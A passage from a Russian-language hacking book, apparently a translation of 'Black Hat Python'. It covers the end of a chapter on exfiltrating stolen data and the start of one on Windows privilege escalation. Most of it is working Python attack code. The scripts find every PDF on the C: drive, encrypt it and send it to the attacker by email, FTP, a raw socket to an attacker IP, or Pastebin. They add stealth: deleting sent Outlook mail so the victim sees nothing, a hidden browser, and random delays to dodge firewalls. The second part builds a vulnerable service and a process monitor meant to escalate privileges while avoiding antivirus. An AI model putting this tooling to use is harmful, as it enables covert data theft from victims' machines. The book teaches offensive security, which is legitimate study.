Для расшифровки мы выполняем шаги из функции `encrypt` в обратном порядке. Сначала преобразуем строку, закодированную как base64, в байты ❶. Затем считываем из расшифрованной байтовой строки ❷ зашифрованный ключ сеанса вместе с другими параметрами, которые нужно расшифровать. Расшифровываем ключ сеанса с помощью закрытого RSA-ключа ❸ и используем полученный результат в сочетании с шифром AES для расшифровки самого сообщения ❹. В конце распаковываем полученное в байтовую строку, представляющую собой обычный текст ❺, и возвращаем ее.

Теперь, чтобы протестировать наши функции, воспользуемся следующим блоком кода:

```
if __name__ == '__main__':
    generate() ❶
```

Открытый и закрытый ключи генерируются вместе ❶. Мы просто вызываем функцию `generate`, поскольку, чтобы пользоваться ключами, их сначала нужно создать. Теперь можем отредактировать главный блок:

```
if __name__ == '__main__':
    plaintext = b'hey there you.'
    print(decrypt(encrypt(plaintext))) ❶
```

Сгенерировав ключи, мы шифруем и расшифровываем небольшую байтовую строку и выводим результат ❶.

Вывод похищенных данных по электронной почте

Итак, мы можем легко шифровать и расшифровывать информацию. Теперь давайте создадим механизмы для вывода из системы того, что зашифровали. Создайте скрипт `email_exfil.py`, с помощью которого будем отправлять зашифрованные данные по электронной почте:

```
import smtplib ❶
import time
import win32com.client ❷

smtp_server = 'smtp.example.com' ❸
smtp_port = 587
smtp_acct = 'tim@example.com'
smtp_password = 'seKret'
tgt_accts = ['tim@elsewhere.com']
```

Мы импортируем библиотеку `smptlib`, с помощью которой напишем кросс-платформенную функцию для работы с электронной почтой ❶. Для создания функции, рассчитанной только на Windows, воспользуемся пакетом `win32com` ❷. Для применения почтового клиента нам нужно подключиться к SMTP-серверу (Simple Mail Transfer Protocol — простой протокол передачи почты), например к `smtp.gmail.com`, если у вас есть учетная запись Google, поэтому указываем название сервера, порт, на котором он принимает соединения, имя пользователя и пароль ❸. Теперь напишем кросс-платформенную функцию `plain_email`:

```
def plain_email(subject, contents):
    message = f'Subject: {subject}\nFrom {smtp_acct}\n' ❶
    message += f'To: {tgt_accts}\n\n{contents.decode()}'
    server = smtplib.SMTP(smtp_server, smtp_port)
    server.starttls()
    server.login(smtp_acct, smtp_password) ❷

    #server.set_debuglevel(1)
```

```
    server.sendmail(smtp_acct, tgt_accts, message) ❸
    time.sleep(1)
    server.quit()
```

Данная функция принимает на вход `subject` и `contents`, формируя сообщение ❶, содержащее как сам текст, так и информацию об SMTP-сервере. Поле `subject` будет служить именем файла с данными, собранными на компьютере жертвы. `contents` — это зашифрованная строка, которую вернула функция `encrypt`. Для пущей секретности зашифрованную строку можно было бы послать в качестве темы сообщения (`subject`).

Дальше мы подключаемся к серверу и проходим аутентификацию, используя имя и пароль нашей учетной записи ❷. Затем вызываем метод `sendmail` со своими учетными данными, адресами получателей и самим сообщением ❸. Если у вас возникнут какие-либо проблемы с этим вызовом, можете установить атрибут `debuglevel`, чтобы понаблюдать за состоянием соединения в своей консоли.

Теперь напишем функцию, которая будет делать то же самое, только в Windows:

```
def outlook(subject, contents): ❶
    outlook = win32com.client.Dispatch("Outlook.Application") ❷
    message = outlook.CreateItem(0)
    message.DeleteAfterSubmit = True ❸
    message.Subject = subject
    message.Body = contents.decode()
    message.To = tgt_accts[0]
    message.Send() ❹
```

Функция `outlook` принимает те же аргументы, что и `plain_email`: `subject` и `contents` ❶. Мы используем пакет `win32com`, чтобы создать экземпляр приложения Outlook ❷, и обязательно удаляем электронное письмо сразу после отправки ❸. Таким образом мы гарантируем, что пользователь взломанного компьютера не увидит письмо с собранными данными в папках Отправленные сообщения или Удаленные сообщения. После этого отправляем сообщение, предварительно указав его тему, содержимое и адрес получателя ❹.

В главном блоке мы вызываем функцию `plain_email`, чтобы провести небольшую проверку функциональности:

```
if __name__ == '__main__':
    plain_email('test2 message', 'attack at dawn.')
```

Отправив зашифрованный файл на свой компьютер с помощью этих функций, откройте свой почтовый клиент, выберите полученное сообщение

и скопируйте его в новый файл. Затем вы сможете его прочитать для дальнейшей расшифровки с использованием функции `decrypt` из файла `cryptor.py`.

Вывод похищенных данных путем передачи файлов

Создайте файл `transmit_exfil.py`, с помощью которого мы будем отправлять зашифрованную информацию по протоколу FTP:

```
import ftplib
import os
import socket
import win32file

def plain_ftp(docpath, server='192.168.1.203'): ❶
    ftp = ftplib.FTP(server)
    ftp.login("anonymous", "anon@example.com") ❷
    ftp.cwd('/pub/') ❸
    ftp.storbinary("STOR " + os.path.basename(docpath), ❹
                   open(docpath, "rb"), 1024)
    ftp.quit()
```

Мы импортируем библиотеку `ftplib`, которая будет использоваться для написания кросс-платформенной функции. Функция, рассчитанная только на Windows, будет основана на `win32file`.

Мы, авторы этой книги, настраиваем в своей системе Kali FTP-сервер так, чтобы он принимал анонимно загружаемые файлы. В функции `plain_ftp` передаем путь к файлу, который нужно отправить (`docpath`), и IP-адрес FTP-сервера (системы Kali), присвоенный переменной `server` ❶.

Библиотека `ftplib` позволяет легко соединиться с сервером, аутентифицироваться ❷ и перейти в нужную папку ❸, в которую в итоге будет записан наш файл ❹.

`transfer` — это аналог данной функции, предназначенный только для Windows. Он принимает путь к файлу, который мы хотим отправить (`document_path`):

```
def transmit(document_path):
    client = socket.socket()
    client.connect(('192.168.1.207', 10000)) ❶
    with open(document_path, 'rb') as f:
        win32file.TransmitFile( ❷
```

```
            client,
            win32file._get_osfhandle(f.fileno()),
            0, 0, None, 0, b'', b'')
```

Точно так же, как это делалось в главе 2, мы открываем сокет для прослушивания на компьютере, который выполняет атаку, используя любой порт на свой выбор — здесь это порт 10000 ❶. Затем используем функцию `win32file.TransmitFile`, чтобы передать файл ❷.

В главном блоке проводится простая проверка в виде пробной отправки файла (в нашем случае `mysecrets.txt`) на прослушивающий компьютер:

```
if __name__ == '__main__':
    transmit('./mysecrets.txt')
```

Приняв зашифрованный файл, мы можем его прочитать и расшифровать.

Вывод похищенных данных с помощью веб-сервера

Давайте создадим файл `paste_exfil.py`, чтобы передавать зашифрованную информацию веб-серверу посредством POST-запроса. Мы автоматизируем процесс загрузки зашифрованного документа в учетную запись https://pastebin.com/. Это позволит нам тайно сохранить документ в интернете и забрать его в любое удобное время, но так, чтобы никто другой не смог его расшифровать. К тому же за счет использования общеизвестного веб-сайта, такого как Pastebin, мы должны обойти любые черные списки, используемые брандмауэром или прокси-сервером, — если бы задействовали IP-адрес или принадлежащий нам веб-сервер, отправка документа могла бы быть заблокирована. Для начала напишем в своем скрипте несколько вспомогательных функций. Откройте файл `paste_exfil.py` и наберите следующий код:

```
from win32com import client ❶

import os
import random
import requests ❷
import time

username = 'tim' ❸
password = 'seKret'
api_dev_key = 'cd3xxx001xxxx02'
```

Мы импортируем модуль `requests` для кросс-платформенной функции ❷ и класс `client` из `win32com` для функции, ориентированной на Windows ❶. Аутентифицируемся на веб-сервере https://pastebin.com/ и загрузим зашифрованную строку. Чтобы выполнить аутентификацию, определим переменные `username`, `password` и `api_dev_key` ❸.

Итак, мы импортировали нужные модули и определили параметры. Теперь напишем кросс-платформенную функцию `plain_paste`:

```
def plain_paste(title, contents): ❶
    login_url = 'https://pastebin.com/api/api_login.php'
    login_data = { ❷
        'api_dev_key': api_dev_key,
        'api_user_name': username,
        'api_user_password': password,
    }
    r = requests.post(login_url, data=login_data)
    api_user_key = r.text ❸

    paste_url = 'https://pastebin.com/api/api_post.php' ❹
    paste_data = {
        'api_paste_name': title,
        'api_paste_code': contents.decode(),
        'api_dev_key': api_dev_key,
        'api_user_key': api_user_key,
        'api_option': 'paste',
        'api_paste_private': 0,
    }
    r = requests.post(paste_url, data=paste_data) ❺
    print(r.status_code)
    print(r.text)
```

`plain_paste`, как и предыдущие почтовые функции, принимает в качестве аргументов имя файла, которое будет играть роль заголовка, и зашифрованное содержимое ❶. Чтобы опубликовать фрагмент от своего имени, вам нужно сделать два запроса. Сначала следует послать POST-запрос API `login`, указав `username`, `api_dev_key` и `password` ❷. В ответ вы получите ключ `api_user_key`, необходимый для публикации фрагмента от своего имени ❸. Второй запрос будет направлен к API `post` ❹. Укажите название фрагмента (мы используем имя файла) и его содержимое, а также свои API-ключи `user` и `dev` ❺. Когда функция завершит работу, войдите в свою учетную запись на сайте https://pastebin.com/ — вы должны увидеть свои зашифрованные данные. Можете скачать этот фрагмент на своей информационной панели для последующей расшифровки.

Теперь напишем аналогичную функцию для публикации фрагментов данных. Она будет работать только в Windows и использовать Internet Explorer. Да, вам не показалось. Несмотря на то что такие браузеры, как Google Chrome, Microsoft Edge и Mozilla Firefox, пользуются сегодня большей популярностью, Internet Explorer по-прежнему является браузером по умолчанию во многих корпоративных окружениях. И конечно, не стоит забывать, что многие версии Windows не позволяют удалить Internet Explorer, поэтому данный подход должен быть доступен вашему Windows-трояну почти всегда.

Давайте посмотрим, как с помощью Internet Explorer можно вывести похищенную информацию из атакуемой сети. Карим Натоо, наш канадский коллега в сфере исследования безопасности, отмечает, что у автоматизации вывода похищенных данных из сети на основе Internet Explorer COM есть чудесное преимущество, состоящее в использовании процесса `Iexplore.exe`, который обычно внесен в белые списки и пользуется доверием системы. Для начала напишем несколько вспомогательных функций:

```
def wait_for_browser(browser): ❶
    while browser.ReadyState != 4 and browser.ReadyState != 'complete':
        time.sleep(0.1)

def random_sleep(): ❷
    time.sleep(random.randint(5,10))
```

Первая из этих функций, `wait_for_browser`, следит за тем, чтобы браузер завершил обработку всех своих событий ❶, а вторая, `random_sleep` ❷, делает так, чтобы поведение браузера выглядело случайным, не похожим на запрограммированное. `random_sleep` останавливается на период случайной длины, это позволяет браузеру выполнять задания, события в которых могут не регистрироваться с помощью объектной модели документа (Document Object Model, DOM) и, следовательно, не сигнализировать о своем завершении. Это также делает поведение браузера чуть больше похожим на человеческое.

Итак, мы написали вспомогательные функции. Теперь добавим логику для аутентификации и навигации по информационной панели Pastebin. К сожалению, быстрых и простых методов поиска элементов пользовательского интерфейса на веб-страницах попросту не существует (авторы потратили полчаса, анализируя HTML-элементы, с которыми нам нужно было взаимодействовать, с помощью Firefox и консоли для разработчиков). Если хотите задействовать другую службу, то вам придется самостоятельно определить, какие HTML-элементы нужны, а также как и когда следует взаимодействовать

с DOM. К счастью, в Python этот этап можно очень легко автоматизировать. Добавим еще немного кода:

```
def login(ie):
    full_doc = ie.Document.all ❶
    for elem in full_doc:
        if elem.id == 'loginform-username': ❷
            elem.setAttribute('value', username)
        elif elem.id == 'loginform-password':
            elem.setAttribute('value', password)

    random_sleep()
    if ie.Document.forms[0].id == 'w0':
        ie.document.forms[0].submit()
    wait_for_browser(ie)
```

Функция `login` первым делом извлекает все элементы в DOM ❶. Она ищет поля с именем пользователя и паролем ❷, присваивая им предоставленные нами учетные данные (не забудьте зарегистрироваться). После выполнения этого кода вы должны попасть на информационную панель Pastebin и быть готовы к публикации данных. Добавим соответствующий код:

```
def submit(ie, title, contents):
    full_doc = ie.Document.all
    for elem in full_doc:
        if elem.id == 'postform-name':
            elem.setAttribute('value', title)
        elif elem.id == 'postform-text':
            elem.setAttribute('value', contents)

    if ie.Document.forms[0].id == 'w0':
        ie.document.forms[0].submit()
    random_sleep()
    wait_for_browser(ie)
```

В этом коде вам уже все должно быть знакомо. Мы просто проходимся по DOM, чтобы найти места, в которых можно указать заголовок и тело публикуемого фрагмента. Функция `submit` принимает экземпляр браузера вместе с именем и содержимым зашифрованного файла, который нужно отправить.

Итак, мы вошли в Pastebin и выполнили POST-запрос. Теперь добавим в скрипт завершающие штрихи:

```
def ie_paste(title, contents):
    ie = client.Dispatch('InternetExplorer.Application') ❶
    ie.Visible = 1 ❷
```

```
    ie.Navigate('https://pastebin.com/login')
    wait_for_browser(ie)
    login(ie)

    ie.Navigate('https://pastebin.com/')
    wait_for_browser(ie)
    submit(ie, title, contents.decode())

    ie.Quit() ❸

if __name__ == '__main__':
    ie_paste('title', 'contents')
```

Функция `ie_paste` вызывается для каждого документа, который мы хотим сохранить в Pastebin. Вначале она создает новый COM-объект Internet Explorer ❶. Мы сами можем решать, будет процесс видимым или нет ❷, что неплохо. На время отладки оставьте значение `1`, но когда вам нужна будет максимальная скрытность, обязательно поменяйте его на `0`. Это по-настоящему полезно в ситуациях, когда ваш троян, к примеру, следит за происходящим в системе, — вы можете начать передачу документов в момент повышенной активности, чтобы ваши действия еще лучше сливались с действиями пользователя. Вызвав все вспомогательные функции, мы просто удаляем свой экземпляр Internet Explorer ❸ и завершаем работу.

Собираем все вместе

В завершение поместим все только что написанные методы вывода похищенных данных за пределы системы в скрипт `exfil.py`, который позволит вызвать любой из них:

```
from cryptor import encrypt, decrypt ❶
from email_exfil import outlook, plain_email
from transmit_exfil import plain_ftp, transmit
from paste_exfil import ie_paste, plain_paste

import os

EXFIL = {❷
    'outlook': outlook,
    'plain_email': plain_email,
    'plain_ftp': plain_ftp,
    'transmit': transmit,
    'ie_paste': ie_paste,
    'plain_paste': plain_paste,
    }
```

Вначале импортируем модули и функции, которые вы только что написали ❶. Затем создаем словарь `EXFIL`, значения которого соответствуют импортированным функциям ❷. Это существенно упростит выполнение различных вызовов для вывода данных за пределы системы. Мы сделали так, чтобы значения совпадали с именами функций, так как в Python функции являются полноценными элементами языка и могут использоваться в качестве параметров. Этот подход иногда называют *диспетчеризацией на основе словаря* (dictionary dispatch). По принципу своей работы он очень похож на инструкцию `case` в других языках.

Теперь нужно создать функцию для поиска документов, которые мы хотим похитить:

```
def find_docs(doc_type='.pdf'):
    for parent, _, filenames in os.walk('c:\\'): ❶
        for filename in filenames:
            if filename.endswith(doc_type):
                document_path = os.path.join(parent, filename)
                yield document_path ❷
```

Генератор `find_docs` обходит всю файловую систему в поиске PDF-документов ❶. Найдя такой документ, он возвращает полный путь к нему и передает поток выполнения обратно вызывающей стороне ❷.

Теперь создадим главную функцию, чтобы организовать процесс вывода собранной информации:

```
def exfiltrate(document_path, method): ❶
    if method in ['transmit', 'plain_ftp']: ❷
        filename = f'c:\\windows\\temp\\{os.path.basename(document_path)}'
        with open(document_path, 'rb') as f0:
            contents = f0.read()
        with open(filename, 'wb') as f1:
            f1.write(encrypt(contents))

        EXFIL[method](filename) ❸
        os.unlink(filename)
    else:
        with open(document_path, 'rb') as f: ❹
            contents = f.read()
        title = os.path.basename(document_path)
        contents = encrypt(contents)
        EXFIL[method](title, contents) ❺
```

Мы передаем функции `exfiltrate` путь к документу и метод передачи данных, который хотим использовать ❶. Если речь идет о передаче файлов (`transmit`

или `plain_ftp`), нужно предоставить сам файл, а не закодированную строку. В этом случае мы читаем его содержимое, шифруем его и записываем в новый файл во временной папке ❷. Мы обращаемся к словарю `EXFIL`, чтобы вызвать соответствующий метод, передаем ему путь к новому зашифрованному документу, который нужно вывести из системы ❸, и удаляем файл из временной папки.

При использовании других методов нет необходимости в создании новых файлов — достаточно будет прочитать уже существующий файл ❹, зашифровать его содержимое и обратиться к словарю `EXFIL`, чтобы отправить зашифрованное содержимое по электронной почте или опубликовать его на Pastebin ❺.

В главном блоке мы перебираем все найденные документы и в качестве проверки отправляем их с помощью метода `plain_paste`. Можете выбрать любую из шести функций, которые мы определили:

```
if __name__ == '__main__':
    for fpath in find_docs():
        exfiltrate(fpath, 'plain_paste')
```

Проверка написанного

Этот код состоит из множества элементов, но сам инструмент довольно прост в использовании. Просто запустите свой скрипт на атакуемом компьютере и дождитесь, когда он подтвердит успешное похищение данных по электронной почте, FTP или с помощью Pastebin.

Если Internet Explorer останется видимым при выполнении функции `paste_exfile.ie_paste`, вы сможете наблюдать за всем процессом. В конце, открыв свою страницу на сайте Pastebin, вы должны увидеть нечто похожее на рис. 9.1.

Отлично! Наш скрипт `exfil.py` нашел PDF-документ под названием `topo_post.pdf`, зашифровал его содержимое и загрузил его на сайт pastebin.com. Чтобы успешно расшифровать этот файл, его нужно скачать и передать функции расшифровки, как показано далее:

```
from cryptor import decrypt
with open('topo_post_pdf.txt', 'rb') as f: ❶
    contents = f.read()
with open('newtopo.pdf', 'wb') as f:
    f.write(decrypt(contents)) ❷
```



Рис. 9.1. Похищенные зашифрованные данные на Pastebin

Этот фрагмент кода открывает файл, скачанный с Pastebin ❶, и расшифровывает его содержимое, сохраняя его на диск ❷. Открыв новый файл с помощью программы для просмотра PDF, вы получите расшифрованную топографическую карту в том виде, в котором она была найдена на компьютере жертвы.

Теперь в вашем арсенале есть несколько инструментов для передачи похищенных данных. Какой из них выбрать, зависит от того, как организована сеть жертвы, и от уровня безопасности в ней.

10

Повышение привилегий в Windows

Итак, вы проникли в хорошую, жирную сеть под управлением Windows. Возможно, воспользовались удаленным переполнением буфера или похитили учетные данные с помощью фишинга. Пришло время заняться повышением привилегий.

Даже если вы уже действуете от имени администратора или с помощью учетной записи SYSTEM, вам, наверное, хочется иметь в своем распоряжении несколько способов получения этих привилегий на случай, если лишитесь доступа после очередного обновления безопасности. Набор запасных методов повышения привилегий может быть полезен, так как некоторые организации используют программное обеспечение, которое сложно анализировать в собственной локальной среде, к тому же иногда такое ПО можно встретить только в компаниях того же масштаба и с похожей структурой.

Обычно повышение привилегий происходит за счет эксплуатации плохо написанного драйвера или дефекта в ядре Windows, но если вы используете эксплойт низкого качества или в процессе эксплуатации возникают проблемы, вы рискуете спровоцировать нестабильную работу системы. Давайте рассмотрим

другие пути получения повышенных привилегий в Windows. В крупных организациях системные администраторы автоматизируют работу, планируя выполнение заданий или служб, которые порождают дочерние процессы, или запуская скрипты на VBScript или PowerShell. У поставщиков продуктов и услуг тоже зачастую есть автоматизированные, встроенные задания, которые ведут себя таким же образом. Нас интересуют любые привилегированные процессы, которые занимаются обработкой файлов или запуском программ и при этом доступны для записи непривилегированным пользователям. В Windows повышения привилегий можно добиться бессчетным количеством способов, и мы обсудим лишь несколько из них. Тем не менее, вооружившись этими ключевыми принципами, вы сможете дополнить свои скрипты, так чтобы они могли исследовать другие потайные участки Windows, в которые давно никто не заглядывал.

Для начала поговорим о том, как применить инструментарий управления Windows (Windows Management Instrumentation, WMI) для создания гибкого интерфейса, который отслеживает создание новых процессов. Мы соберем полезные данные, такие как пути к файлам, сведения о том, кто создал процесс, и какие привилегии доступны в системе. Затем передадим все пути скрипту мониторинга, который непрерывно следит за созданием новых файлов и за тем, что в них записывается. Это позволит нам узнать, к каким файлам обращаются привилегированные процессы. В завершение мы перехватим процесс создания файла, внедрив в этот файл наш собственный скриптовый код, и заставим привилегированный процесс запустить командную оболочку. Красота этого подхода в том, что он не требует использования никаких хуков в API, благодаря чему мы можем оставаться вне поля зрения большинства антивирусов.

Установка необходимого ПО

Для написания инструментария в этой главе нам нужно установить несколько библиотек. Выполните в оболочке `cmd.exe` в Windows следующее:

```
C:\Users\tim\work> pip install pywin32 wmi pyinstaller
```

Вы уже могли установить `pyinstaller`, когда работали над кейлоггером и средством создания снимков экрана в главе 8. Если нет, сделайте это сейчас (можете использовать pip). Дальше нужно создать демонстрационную службу, с помощью которой мы будем тестировать наш скрипт мониторинга.

Создание уязвимой хакерской службы

Создаваемая нами служба имитирует ряд уязвимостей, которые часто встречаются в крупных корпоративных сетях. Позже в этой главе мы ее атакуем. Эта служба будет периодически копировать скрипт во временную папку и запускать его оттуда. Для начала создайте файл `bhservice.py`:

```
import os
import servicemanager
import shutil
import subprocess
import sys

import win32event
import win32service
import win32serviceutil

SRCDIR = 'C:\\Users\\tim\\work'
TGTDIR = 'C:\\Windows\\TEMP'
```

Здесь мы выполняем импорт, устанавливаем исходный каталог для файла скрипта и затем выбираем целевой каталог, из которого он будет запущен службой. Теперь создадим саму службу в виде класса:

```
class BHServerSvc(win32serviceutil.ServiceFramework):
    _svc_name_ = "BlackHatService"
    _svc_display_name_ = "Black Hat Service"
    _svc_description_ = ("Executes VBScripts at regular intervals." +
                         " What could possibly go wrong?")

    def __init__(self,args): ❶
        self.vbs = os.path.join(TGTDIR, 'bhservice_task.vbs')
        self.timeout = 1000 * 60

        win32serviceutil.ServiceFramework.__init__(self, args)
        self.hWaitStop = win32event.CreateEvent(None, 0, 0, None)

    def SvcStop(self): ❷
        self.ReportServiceStatus(win32service.SERVICE_STOP_PENDING)
        win32event.SetEvent(self.hWaitStop)

    def SvcDoRun(self): ❸
        self.ReportServiceStatus(win32service.SERVICE_RUNNING)
        self.main()
```

Это каркас тех функций, которые должна предоставлять любая служба. Данный класс наследует `win32serviceutil.ServiceFramework` и определяет три

метода. В методе `__init__` мы инициализируем `ServiceFramework`, определяем местоположение скрипта, который нужно запустить, устанавливаем время ожидания длиной в 1 минуту и создаем объект события ❶. В методе `SvcStop` указываем состояние службы и останавливаем его выполнение ❷. В методе `SvcDoRun` запускаем службу и вызываем метод `main`, в котором будут работать наши задания ❸. Метод `main` имеет следующий вид:

```
def main(self):
    while True: ❶
        ret_code = win32event.WaitForSingleObject(
        self.hWaitStop, self.timeout)
        if ret_code == win32event.WAIT_OBJECT_0: ❷
            servicemanager.LogInfoMsg("Service is stopping")
            break
        src = os.path.join(SRCDIR, 'bhservice_task.vbs')
        shutil.copy(src, self.vbs)
        subprocess.call("cscript.exe %s" % self.vbs, shell=False) ❸
        os.unlink(self.vbs)
```

Здесь мы инициируем цикл ❶, который выполняется раз в минуту (в соответствии с параметром `self.timeout`), пока служба не получит сигнал остановки ❷. В ходе выполнения копируем скрипт в целевой каталог, выполняем его и удаляем файл ❸.

В главном блоке мы обрабатываем все аргументы командной строки:

```
if __name__ == '__main__':
    if len(sys.argv) == 1:
        servicemanager.Initialize()
        servicemanager.PrepareToHostSingle(BHServerSvc)
        servicemanager.StartServiceCtrlDispatcher()
    else:
        win32serviceutil.HandleCommandLine(BHServerSvc)
```

Иногда на компьютере жертвы необходимо создать настоящую службу. Данный каркас в общих чертах иллюстрирует ее структуру.

По адресу https://nostarch.com/black-hat-python2E/ можно найти скрипт `bhservice_tasks.vbs`. Скопируйте его в папку, в которой находится файл `bhservice.py`, и присвойте путь к ней переменой `SRCDIR`. Ваша папка должна выглядеть так:

```
06/22/2020 09:02 AM     <DIR>             .
06/22/2020 09:02 AM     <DIR>             ..
06/22/2020 11:26 AM                 2,099  bhservice.py
06/22/2020 11:08 AM                 2,501  bhservice_task.vbs
```

Теперь создайте исполняемый файл службы с помощью `pyinstaller`:

```
C:\Users\tim\work> pyinstaller -F --hiddenimport win32timezone bhservice.py
```

Эта команда сохраняет файл `bservice.exe` в папке dist. Перейдем в нее, чтобы установить и запустить нашу службу. Выполните от имени администратора следующие команды:

```
C:\Users\tim\work\dist> bhservice.exe install
C:\Users\tim\work\dist> bhservice.exe start
```

Теперь один раз в минуту наша служба будет записывать во временную папку скриптовый файл, выполнять его и затем удалять. Это будет продолжаться, пока вы не выполните команду `stop`:

```
C:\Users\tim\work\dist> bhservice.exe stop
```

Службу можно запускать и останавливать столько, сколько угодно. Но помните: если вы измените код в `bhservice.py`, придется создавать новый исполняемый файл с помощью `pyinstaller` и выполнять команду `bhservice update`, чтобы система Windows перезагрузила службу. Когда вы закончите экспериментировать со службой в этой главе, удалите его с использованием команды `bhservice remove`.

Итак, у вас уже должно быть все готово. Теперь пришло время повеселиться!

Создание средства мониторинга процессов

Несколько лет назад Джастин, один из авторов этой книги, участвовал в проекте El Jefe компании Immunity, которая занимается консалтингом в сфере безопасности. По своей сути El Jefe — очень простая система мониторинга процессов. Этот инструмент был создан для того, чтобы людям, обеспечивающим ИТ-безопасность, было легче отслеживать создание процессов и установку вредоносного ПО.

Однажды коллега Джастина Марк Вурглер предложил применить El Jefe в атакующем ключе: с помощью этого инструмента можно было отслеживать во взломанных системах Windows процессы, принадлежащие учетной записи SYSTEM. Это могло бы помочь с выявлением потенциально небезопасных действий в ходе работы с файлами или при создании новых процессов. Идея сработала, в результате чего удалось обнаружить многочисленные ошибки повышения привилегий, которые давали полный доступ к системе.

Изначально существенным недостатком системы El Jefe было то, что для перехвата вызовов системной функции `CreateProcess` она внедряла DLL в каждый процесс. Затем она соединялась по именованному каналу с клиентом сбора данных, который передавал сведения о создании процессов журнальному серверу. К сожалению, антивирусное ПО в большинстве своем тоже перехватывает вызовы `CreateProcess`, поэтому при выполнении бок о бок с El Jefe оно либо посчитает ваш код вредоносным, либо выявит проблемы со стабильностью системы.

Мы воссоздадим некоторые возможности мониторинга El Jefe без перехвата вызовов и применим их для атаки. Это должно сделать наше средство мониторинга переносимым и дать нам возможность использовать его вместе с антивирусным ПО без каких-либо проблем.

Мониторинг процессов с помощью WMI

API инструментария для управления Windows (Windows Management Instrumentation, WMI) дает программистам возможность отслеживать в системе определенные события и получать обратные вызовы в случае их возникновения. Мы воспользуемся этим интерфейсом, чтобы записывать при создании процесса ценную информацию: время создания, пользователя, запустившего процесс, исполняемый файл, который был запущен, вместе с его аргументами командной строки, а также ID самого процесса и его родителя. Это позволит выявить множество процессов, создаваемых привилегированными учетными записями, в частности те, которые обращаются к внешним файлам, таким как VBScript или BAT-скрипты. Получив всю эту информацию, мы определим, какие привилегии доступны для процессов с соответствующими маркерами. В некоторых редких случаях вам будут встречаться процессы, созданные от имени обычного пользователя, но получившие дополнительные привилегии, которыми вы сможете воспользоваться.

Для начала напишем элементарный скрипт мониторинга, который будет предоставлять основную информацию о процессах, затем дополним его для определения доступных привилегий. Данный код был позаимствован со страницы Python WMI (http://timgolden.me.uk/python/wmi/tutorial.html) и адаптирован для наших нужд. Заметьте, что для получения информации о привилегированных процессах, созданных, к примеру, учетной записью SYSTEM, скрипт мониторинга нужно будет запускать от имени администратора. Сначала добавьте в файл `process_monitor.py` следующий код:

```
import os
import sys
import win32api
import win32con
import win32security
import wmi

def log_to_file(message):
    with open('process_monitor_log.csv', 'a') as fd:
        fd.write(f'{message}\r\n')

def monitor():
    head = 'CommandLine, Time, Executable, Parent PID, PID, User, Privileges'
    log_to_file(head)
    c = wmi.WMI() ❶
    process_watcher = c.Win32_Process.watch_for('creation') ❷
    while True:
        try:
            new_process = process_watcher() ❸
            cmdline = new_process.CommandLine
            create_date = new_process.CreationDate
            executable = new_process.ExecutablePath
            parent_pid = new_process.ParentProcessId
            pid = new_process.ProcessId
            proc_owner = new_process.GetOwner() ❹

            privileges = 'N/A'
            process_log_message = (
                f'{cmdline} , {create_date} , {executable},'
                f'{parent_pid} , {pid} , {proc_owner} , {privileges}'
                )
            print(process_log_message)
            print()
            log_to_file(process_log_message)
        except Exception:
            pass

if __name__ == '__main__':
    monitor()
```

Первым делом мы создаем экземпляр класса WMI ❶ и просим его следить за событием создания процессов ❷. Затем входим в цикл, который блокируется, пока `proces_watcher` не вернет событие о новом процессе ❸. Это событие представляет собой класс WMI под названием `Win32_Process`, который содержит всю интересующую нас информацию (подробней об этом классе можно почитать в онлайн-документации MSDN). Мы вызываем одну из его функций, `GetOwner` ❹, чтобы определить, кто запустил процесс. Вся информация о процессе, которую мы собрали, выводится на экран и записывается в файл.

Проверка написанного

Давайте запустим скрипт мониторинга и создадим несколько процессов, чтобы увидеть, как выглядит его вывод:

```
C:\Users\tim\work>python process_monitor.py
"Calculator.exe",
20200624083538.964492-240 ,
C:\Program Files\WindowsApps\Microsoft.WindowsCalculator\Calculator.exe,
1204 ,
10312 ,
('DESKTOP-CC91N7I', 0, 'tim') ,
N/A

notepad ,
20200624083340.325593-240 ,
C:\Windows\system32\notepad.exe,
13184 ,
12788 ,
('DESKTOP-CC91N7I', 0, 'tim') ,
N/A
```

Вслед за скриптом мы запустили `notepad.exe` и `calc.exe`. Как видите, наш инструмент выводит корректную информацию об этих процессах. Теперь можете взять длительный перерыв: позвольте скрипту проработать весь день и записать сведения обо всех активных процессах, запланированных заданиях и обновлениях различного программного обеспечения. Если (не) повезет, вы можете выявить вредоносную программу. Также будет полезно войти в систему и выйти из нее, поскольку события, генерируемые этими действиями, могут указывать на привилегированные процессы.

Итак, мы создали базовое средство мониторинга процессов. Теперь заполним поле `privileges` (привилегии) в нашем журнале. Но сначала следует немного разобраться в том, как работают привилегии в Windows и почему они важны.

Привилегии маркеров в Windows

Согласно Microsoft, маркер — это объект, описывающий контекст безопасности процесса или потока (см. «Маркеры доступа» на сайте http://msdn.microsoft.com/). Иными словами, права доступа и привилегии маркера определяют, какие действия может выполнять процесс или поток.

Плохое понимание того, как работают эти маркеры, может привести к неприятностям. Разработчик средства безопасности, движимый благими

намерениями, может создать приложение для области уведомлений, которое позволит непривилегированному пользователю управлять основной службой Windows, представляющей собой драйвер. Чтобы это сделать, разработчик вызовет в контексте процесса стандартную функцию Windows API `AdjustTokenPrivileges` и затем без задней мысли выдаст приложению в области уведомлений привилегию `SeLoadDriver`. При этом он может не заметить, что любой, кто проникнет внутрь этого приложения, получит возможность загружать и выгружать любые драйверы, что позволит запустить руткит в режиме ядра. Если это произойдет, наша песенка спета.

